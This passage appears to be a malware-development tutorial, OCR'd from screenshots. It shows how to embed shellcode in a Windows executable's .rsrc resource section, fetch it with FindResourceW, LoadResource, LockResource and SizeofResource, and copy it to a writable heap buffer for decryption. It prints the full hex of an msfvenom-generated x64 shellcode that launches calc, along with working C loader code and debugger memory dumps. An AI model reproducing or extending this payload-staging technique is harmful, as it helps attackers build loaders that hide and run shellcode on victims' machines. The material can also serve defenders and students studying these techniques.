
Resource type:
RCDATA

7.After clicking OK, the payload should be displayed in raw binary format within the Visual Studio project



```
00000000  FC 48 83 E4 F0 E8 C0 00  00 00 41 51 41 50 52 51  .H........AQAPRQ
00000010  56 48 31 D2 65 48 8B 52  60 48 8B 52 18 48 8B 52  VH1.eH.R`H.R.H.R
00000020  20 48 8B 72 50 48 0F B7  4A 4A 4D 31 C9 48 31 C0   H.rPH..JJM1.H1.
00000030  AC 3C 61 7C 02 2C 20 41  C1 C9 0D 41 01 C1 E2 ED  .<a|., A...A....
00000040  52 41 51 48 8B 52 20 8B  42 3C 48 01 D0 8B 80 88  RAQH.R .B<H.....
00000050  00 00 00 48 85 C0 74 67  48 01 D0 50 8B 48 18 44  ...H..tgH..P.H.D
00000060  8B 40 20 49 01 D0 E3 56  48 FF C9 41 8B 34 88 48  .@ I...VH..A.4.H
00000070  01 D6 4D 31 C9 48 31 C0  AC 41 C1 C9 0D 41 01 C1  ..M1.H1..A...A..
00000080  38 E0 75 F1 4C 03 4C 24  08 45 39 D1 75 D8 58 44  8.u.L.L$.E9.u.XD
00000090  8B 40 24 49 01 D0 66 41  8B 0C 48 44 8B 40 1C 49  .@$I..fA..HD.@.I
000000a0  01 D0 41 8B 04 88 48 01  D0 41 58 41 58 5E 59 5A  ..A...H..AXAX^YZ
000000b0  41 58 41 59 41 5A 48 83  EC 20 41 52 FF E0 58 41  AXAYAZH.. AR..XA
000000c0  59 5A 48 8B 12 E9 57 FF  FF FF 5D 48 BA 01 00 00  YZH...W...]H....
000000d0  00 00 00 00 00 48 8D 8D  01 01 00 00 41 BA 31 8B  .....H......A.1.
000000e0  6F 87 FF D5 BB E0 1D 2A  0A 41 BA A6 95 BD 9D FF  o......*.A......
000000f0  D5 48 83 C4 28 3C 06 7C  0A 80 FB E0 75 05 BB 47  .H..(<.|....u..G
00000100  13 72 6F 6A 00 59 41 89  DA FF D5 63 61 6C 63 00  .roj.YA....calc.
00000110
```

8.When exiting the Resource View, the "resource.h" header file should be visible and named according to the .rc file from Step 2. This file contains a define statement that refers to the payload's ID in the resource section (IDR_RCDATA1). This is important in order to be able to retrieve the payload from the resource section later.



```
//{{NO_DEPENDENCIES}}
// Microsoft Visual C++ generated include file.
// Used by Resource.rc
//
#define IDR_RCDATA1                     101

// Next default values for new objects
//
#ifdef APSTUDIO_INVOKED
#ifndef APSTUDIO_READONLY_SYMBOLS
#define _APS_NEXT_RESOURCE_VALUE        102
#define _APS_NEXT_COMMAND_VALUE         40001
#define _APS_NEXT_CONTROL_VALUE         1001
#define _APS_NEXT_SYMED_VALUE           101
#endif
#endif

```

Once compiled, the payload will now be stored in the `.rsrc` section, but it cannot be accessed directly. Instead, several WinAPIs must be used to access it.

- FindResourceW - Get the location of the specified data stored in the resource section of a special ID passed in (this is defined in the header file)
- LoadResource - Retrieves a `HGLOBAL` handle of the resource data. This handle can be used to obtain the base address of the specified resource in memory.
- LockResource - Obtain a pointer to the specified data in the resource section from its handle.
- SizeofResource - Get the size of the specified data in the resource section.

The code snippet below will utilize the above Windows APIs to access the `.rsrc` section and fetch the payload address and size.

```
#include <Windows.h>
#include <stdio.h>
#include "resource.h"

int main() {

        HRSRC           hRsrc                   = NULL;
        HGLOBAL         hGlobal                 = NULL;
        PVOID           pPayloadAddress         = NULL;
        SIZE_T          sPayloadSize            = NULL;


        // Get the location to the data stored in .rsrc by its id
*IDR_RCDATA1*
        hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDATA1),
RT_RCDATA);
        if (hRsrc == NULL) {
                // in case of function failure
                printf("[!] FindResourceW Failed With Error : %d \n",
GetLastError());
                return -1;
        }

        // Get HGLOBAL, or the handle of the specified resource data since
its required to call LockResource later
        hGlobal = LoadResource(NULL, hRsrc);
        if (hGlobal == NULL) {
                // in case of function failure
                printf("[!] LoadResource Failed With Error : %d \n",
GetLastError());
```

```
                return -1;
        }

        // Get the address of our payload in .rsrc section
        pPayloadAddress = LockResource(hGlobal);
        if (pPayloadAddress == NULL) {
                // in case of function failure
                printf("[!] LockResource Failed With Error : %d \n",
GetLastError());
                return -1;
        }

        // Get the size of our payload in .rsrc section
        sPayloadSize = SizeofResource(NULL, hRsrc);
        if (sPayloadSize == NULL) {
                // in case of function failure
                printf("[!] SizeofResource Failed With Error : %d \n",
GetLastError());
                return -1;
        }

        // Printing pointer and size to the screen
        printf("[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);
        printf("[i] sPayloadSize var : %ld \n", sPayloadSize);
        printf("[#] Press <Enter> To Quit ...");
        getchar();
        return 0;
}
```

After compiling and running the code above, the payload address along with its size will be printed onto the screen. It is important to note that this address is in the `.rsrc` section, which is read-only memory, and any attempts to change or edit data within it will cause an access violation error. To edit the payload, a buffer must be allocated with the same size as the payload and copied over. This new buffer is where changes, such as decrypting the payload, can be made.

Updating .rsrc Payload


Since the payload can't be edited directly from within the resource section, it must be moved to a temporary buffer. To do so, memory is allocated the size of the payload using HeapAlloc and then the payload is moved from the resource section to the temporary buffer using `memcpy`.

```
// Allocating memory using a HeapAlloc call
PVOID pTmpBuffer = HeapAlloc(GetProcessHeap(), 0, sPayloadSize);
if (pTmpBuffer != NULL){
        // copying the payload from resource section to the new buffer
        memcpy(pTmpBuffer, pPayloadAddress, sPayloadSize);
}

// Printing the base address of our buffer (pTmpBuffer)
printf("[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);
```

Since `pTmpBuffer` now points to a writable memory region that is holding the payload, it's possible to decrypt the payload or perform any updates to it.

The image below shows the Msfvenom shellcode stored in the resource section.



```
        // in case of function failure
        printf("[!] LockResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // get the size of our payload in .rsrc section
    sPayloadSize = SizeofResource(NULL, hRsrc);
    if (sPayloadSize == NULL) {
        // in case of function failure
        printf("[!] SizeofResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // printing pointer and size to the screen
    printf("[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);
    printf("[i] sPayloadSize var : %ld \n", sPayloadSize);


    // allocating memory using a HeapAlloc call
    PVOID pTmpBuffer = HeapAlloc(GetProcessHeap(), 0, sPayloadSize);
    if (pTmpBuffer != NULL) {
        // copying the payload from resource section to the new buffer
        memcpy(pTmpBuffer, pPayloadAddress, sPayloadSize);
    }

    // prinitng the base address of our buffer (pTmpBuffer)
    printf("[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);
```

Select C:\Users\User\Desktop\resource section placement\x64\Debug\Lesson1.exe


```
[i] pPayloadAddress var : 0x00007FF7C70731C0
[i] sPayloadSize var : 272
```

Address: 0x00007FF7C70731C0   Columns: Auto

```
0x00007FF7C70731C0  fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52  üHƒäðèÀ... AQAPRQVH1ÒeH.R
0x00007FF7C70731D8  60 48 8b 52 18 48 8b 52 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  `H.R.H.R H.rPH.·JJM1ÉH1À
0x00007FF7C70731F0  ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 48 8b 52 20 8b  ¬<a|., AÁÉ.A.ÁâíRAQH.R .
0x00007FF7C7073208  42 3c 48 01 d0 8b 80 88 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44  B<H.Ð.€ˆ... H.ÀtgH.ÐP.H.D
0x00007FF7C7073220  8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0  .@ I.ÐãVHÿÉA.4ˆH.ÖM1ÉH1À
0x00007FF7C7073238  ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44  ¬AÁÉ.A.Á8àuñL.L$.E9ÑuØXD
0x00007FF7C7073250  8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b 04 88 48 01  .@$I.ÐfA..HD.@.I.ÐA..ˆH.
0x00007FF7C7073268  d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41  ÐAXAX^YZAXAYAZHƒì ARÿàXA
0x00007FF7C7073280  59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 00 00 00 00 00 48 8d 8d  YZH..éWÿÿÿ]H°........H..
0x00007FF7C7073298  01 01 00 00 41 ba 31 8b 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff  ....A°1.o.ÿÕ»à.*.A°¦...ÿ
0x00007FF7C70732B0  d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89  ÕHƒÄ(<.|.€ûàu.»G.roj.YA.
0x00007FF7C70732C8  da ff d5 63 61 6c 63 00 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 27 31  ÚÿÕcalc.<?xml version='1
0x00007FF7C70732E0  2e 30 27 20 65 6e 63 6f 64 69 6e 67 3d 27 55 54 46 2d 38 27 20 73 74 61  .0' encoding='UTF-8' sta
0x00007FF7C70732F8  6e 64 61 6c 6f 6e 65 3d 27 79 65 73 27 3f 3e 0d 0a 3c 61 73 73 65 6d 62  ndalone='yes'?>··<assemb
0x00007FF7C7073310  6c 79 20 78 6d 6c 6e 73 3d 27 75 72 6e 3a 73 63 68 65 6d 61 73 2d 6d 69  ly xmlns='urn:schemas-mi
0x00007FF7C7073328  63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61 73 6d 2e 76 31 27 20 6d 61 6e 69  crosoft-com:asm.v1' mani
0x00007FF7C7073340  66 65 73 74 56 65 72 73 69 6f 6e 3d 27 31 2e 30 27 3e 0d 0a 20 20 3c 74  festVersion='1.0'>..  <t
0x00007FF7C7073358  72 75 73 74 49 6e 66 6f 20 78 6d 6c 6e 73 3d 22 75 72 6e 3a 73 63 68 65  rustInfo xmlns="urn:sche
0x00007FF7C7073370  6d 61 73 2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61 73 6d 2e 76 33  mas-microsoft-com:asm.v3
```

```
'Lesson1.exe' (Win32): Loaded 'C:\Users\User\Desktop\resource section placement\x64\Debug\Lesson1.ex
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\ntdll.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\kernel32.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\KernelBase.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\apphelp.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\vcruntime140d.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\ucrtbased.dll'.
The thread 0x2d84 has exited with code 0 (0x0).
```

Proceeding with the execution, the payload is saved in the temporary buffer.



File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search (Ctrl+Q)
Lesson1
Debug
x64
Continue
Process: [13540] Lesson1.exe
Lifecycle Events
Thread: [17704] Main Thread
Stack Frame: main
main.c
Lesson1
(Global Scope)
main()
104 %
0
2
Memory 1
Memory 1 Registers Autos Locals Watch 1
Call Stack Breakpoints Exception Settings Command Window Immediate Window Output
Ready

```c
        printf(_Format:"[!] SizeofResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // printing pointer and size to the screen
    printf(_Format:"[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);
    printf(_Format:"[i] sPayloadSize var : %ld \n", sPayloadSize);


    // allocating memory using a HeapAlloc call
    PVOID pTmpBuffer = HeapAlloc(hHeap:GetProcessHeap(), dwFlags:0, dwBytes:sPayloadSize);
    if (pTmpBuffer != NULL) {
        // copying the payload from resource section to the new buffer
        memcpy(_Dst:pTmpBuffer, _Src:pPayloadAddress, _Size:sPayloadSize);
    }

    // prinitng the base address of our buffer (pTmpBuffer)
    printf(_Format:"[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);


    printf(_Format:"[#] Press <Enter> To Quit ...");  ≤ 1ms elapsed
    getchar();
    return 0;
}
```

Select C:\Users\User\Desktop\resource section placement\x64\Debug\Lesson1.exe

```
[i] pPayloadAddress var : 0x00007FF7C70731C0
[i] sPayloadSize var : 272
[i] pTmpBuffer var : 0x000001D1F1B42FC0
```

Address: 0x000001D1F1B42FC0   Columns: Auto

```
0x000001D1F1B42FC0  fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52  üHƒäðèÀ...AQAPRQVH1ÒeH.R
0x000001D1F1B42FD8  60 48 8b 52 18 48 8b 52 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  `H.R.H.R H.rPH.·JJM1ÉH1À
0x000001D1F1B42FF0  ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 48 8b 52 20 8b  ¬<a|., AÁÉ.A.ÁâíRAQH.R .
0x000001D1F1B43008  42 3c 48 01 d0 8b 80 88 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44  B<H.Ð.€ˆ...H.ÀtgH.ÐP.H.D
0x000001D1F1B43020  8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0  .@ I.ÐãVHÿÉA.4ˆH.ÖM1ÉH1À
0x000001D1F1B43038  ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44  ¬AÁÉ.A.Á8àuñL.L$.E9ÑuØXD
0x000001D1F1B43050  8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b 04 88 48 01  .@$I.ÐfA..HD.@.I.ÐA..ˆH.
0x000001D1F1B43068  d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41  ÐAXAX^YZAXAYAZHƒì ARÿàXA
0x000001D1F1B43080  59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 00 00 00 00 00 48 8d 8d  YZH..éWÿÿÿ]H°........H..
0x000001D1F1B43098  01 01 00 00 41 ba 31 8b 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff  ....A°1.o.ÿÕ»à.*.A°¦...ÿ
0x000001D1F1B430B0  d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89  ÕHƒÄ(<.|.€ûàu.»G.roj.YA.
0x000001D1F1B430C8  da ff d5 63 61 6c 63 00 00 00 00 00 00 00 00 00 74 e4 fd 0f 81 99 00 00  ÚÿÕcalc.........täý..™..
0x000001D1F1B430E0  b0 72 b4 f1 d1 01 00 00 40 c7 b3 f1 d1 01 00 00 00 00 00 00 00 00 00 00  °r´ñÑ...@Ç.ñÑ..........
0x000001D1F1B430F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
0x000001D1F1B43110  00 00 00 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ......n.................
0x000001D1F1B43128  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
0x000001D1F1B43140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
0x000001D1F1B43158  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
0x000001D1F1B43170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
```

```
'Lesson1.exe' (Win32): Loaded 'C:\Users\User\Desktop\resource section placement\x6
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\ntdll.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\kernel32.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\KernelBase.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\apphelp.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\vcruntime140d.dll'.
'Lesson1.exe' (Win32): Loaded 'C:\Windows\System32\ucrtbased.dll'.
The thread 0x2d84 has exited with code 0 (0x0).
```